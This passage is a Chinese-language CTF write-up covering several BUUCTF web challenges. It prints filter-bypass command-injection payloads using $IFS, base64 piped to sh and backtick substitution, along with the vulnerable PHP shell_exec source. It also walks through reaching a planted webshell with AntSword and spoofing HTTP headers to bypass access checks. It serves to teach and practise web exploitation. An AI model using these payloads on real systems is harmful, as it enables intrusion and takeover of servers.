
```
payload=/?ip=1;a=g;cat$IFS$1fla$a.php
```



/?ip=

```
PING 1 (0.0.0.1): 56 data bytes
```

没有回显了，冷静不要着急，看一看源码，可能是注释



果然在这呢

2. 过滤bash用sh执行
   这里都过滤了bash，那怎么能不挑战一下绕过这个呢，将我们的命令通过base64加密然后进行解密执行


```
payload=/?ip=1;echo$IFS$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|sh
```

原理是打出命令base64编码，使用管道符进行解密再使用管道符传给sh执行命令，l利用sh代替bash，注意echo也是系统命令，不是只有php有echo的


```
root@ubuntu:~# echo hahahaha
hahahaha
root@ubuntu:~# echo Y2F0IGZsYWcucGhw|base64 -d
cat flag.phproot@ubuntu:~#
```

该payload输出结果同一

3. 内敛执行

   这也是我最喜欢的方法之一，优雅而又强大，利用ls的输出直接给cat输入执行语句,这里使用反引号优先执行后面的语句，反引号是命令注入常用符号，因为其可以忽略前面命令的错误而优先执行，其结果再给cat，打印出两个文件的全部内容

```
payload=/?ip=1;cat$IFS$1`ls`
```




最后贴一个本题源码吧

```php
<?php
echo '/?ip=';
\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
   echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
   die("fxck your symbol!");
 } else if(preg_match("/ /", $ip)){
   die("fxck your space!");
 } else if(preg_match("/bash/", $ip)){
   die("fxck your bash!");
 } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
   die("fxck your flag!");
 }
 $a = shell_exec("ping -c 4 ".$ip);
 echo "

";
 print_r($a);
}

?>
```


这个题就是上次那个注入的升级版，还行还行，学到了

[极客大挑战 2019]Knife


它来了它来了，文件上传它来了，这是像我这种菜鸡最喜欢的漏洞类型，简单明了，易于理解，原理不多，工具简单，效果显著，你值得拥有




啊这，能不能不要这么明显，这里还看了一会儿这个马在哪，后来一想就在index.php里面，直连（工具是蚁剑，菜刀和冰蝎一样可以）没有过滤，甚至不用抓包



连接成功了，为所欲为起来



找到根目录下flag文件，点开即可得到flag



这个题到这里就结束了，为什么说文件上传漏洞是我这种菜鸡最喜欢的呢，因为在不知道这个工具的原理情况下，简单了解一句话木马与工具使用就可以取得前面的漏洞无法取得的终极效果： getshell，获得这个机器的全部使用权限，那么这个工具的原理

和一句话木马的原理在自己大一刚刚入门的时候也纠结了很久，后来有个课堂作业要求用python写了个基本完整的菜刀工具，大概三百多行，然后就全明白了，后面会专门写一篇来介绍菜刀和一句话木马原理，今天这题水过去了，因为就单从做题的角度来说是不需要知道其原理的，直接当个脚本小子挺快乐的。


[极客大挑战 2019]Http

极客大挑战的题貌似都不难，http的题，那就抓包看一看


Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
http://node4.buuoj.cn:28775	GET	/			200	4259	HTML		Syclover
http://node4.buuoj.cn:28775	GET	/assets/js/jquery.min.js			200	96224	script	js	
http://node4.buuoj.cn:28775	GET	/assets/js/util.js			200	12699	script	js	
http://node4.buuoj.cn:28775	GET	/assets/js/jquery.scrolly.min.js			200	1098	script	js	
http://node4.buuoj.cn:28775	GET	/assets/js/jquery.scrollex.min.js			200	2490	script	js	
http://node4.buuoj.cn:28775	GET	/assets/js/skel.min.js			200	9272	script	js	
http://node4.buuoj.cn:28775	GET	/assets/js/main.js			200	2492	script	js	
http://node4.buuoj.cn:28775	GET	/assets/fonts/fontawesome-webfont...	✓		200	57056	text	woff2	
http://node4.buuoj.cn:28775	GET	/assets/css/images/arrow.svg			200	667	XML	svg	
http://fonts.gstatic.com	GET	/s/opensans/v23/mem8YaGs126MiZ...			200	15021		woff2	
http://fonts.gstatic.com	GET	/s/opensans/v23/mem5YaGs126MiZ...			200	15770		woff2	
http://node4.buuoj.cn:28775	GET	/favicon.ico			404	472	HTML	ico	404 Not Found

在根目录的源代码里发现了Secret.php这个链接，而且onclick是false意味着不能点击，所以很难发现，把鼠标放在氛围两个字上可以看到链接

访问该地址，发现说这个来源不对，这里就需要改http的header




我们把这个请求包放到burp suite的repeater里面，添加一个Referer的头,代表从哪个网站过来的字段，得到了一个新提示，必须要用这个浏览器访问



那么我们修改浏览器字段User-Agent为指定的字段

又有新提示，必须从本地访问，这里有涉及一个没有的字段X-froward-for，代表从访问者的地址，加上，并且改为本地回环地址127.0.0.1



出来了，最近几天题有点简单了，不过还是要循序渐进吧，这题主要是要了解http头的各字段功能即可。

[RoarCTF 2019]Easy Calc

今天是简单的计算器

输什么出什么，猜想应该就是直接把这段拿去当系统命令了，看看源代码

```
<!DOCTYPE html>
<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  <title>简单的计算器</title>

  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="./libs/bootstrap.min.css">
  <script src="./libs/jquery-3.3.1.min.js"></script>
  <script src="./libs/bootstrap.min.js"></script>
</head>
<body>

<div class="container text-center" style="margin-top:30px;">
  <h2>表达式</h2>
  <form id="calc">
    <div class="form-group">
      <input type="text" class="form-control" id="content" placeholder="输入计算式" data-com.agilebits.onepassword.user-edited="yes">
    </div>
    <div id="result"><div class="alert alert-success">
          </div></div>
    <button type="submit" class="btn btn-primary">计算</button>
  </form>
</div>
<!--I've set up WAF to ensure security.-->
<script>
    $('#calc').submit(function(){
        $.ajax({
            url:"calc.php?num="+encodeURIComponent($("#content").val()),
            type:'GET',
            success:function(data){
                $("#result").html(`<div class="alert alert-success">
            <strong>答案:</strong>${data}
            </div>`);
            },
            error:function(){
                alert("这啥?算不来!");
            }
        })
        return false;
    })
</script>

</body></html>
```


这里通过ajax远程加载calc.php

> Ajax即Asynchronous Javascript And XML（异步JavaScript和XML）在 2005年被Jesse James Garrett提出的新术语，用来描述一种使用现有技术集合的‘新’方法，包括: HTML 或 XHTML, CSS, JavaScript, DOM, XML, XSLT, 以及最重要的XMLHttpRequest。 [3] 使用Ajax技术网页应用能够快速地将增量更新呈现在用户界面上，而不需要重载（刷新）整个页面，这使得程序能够更快地回应用户的操作。

这里去访问一下calc.php

```
<?php
error_reporting(0);
if(!isset($_GET['num'])){
        show_source(__FILE__);
}else{
                $str = $_GET['num'];
                $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
                foreach ($blacklist as $blackitem) {
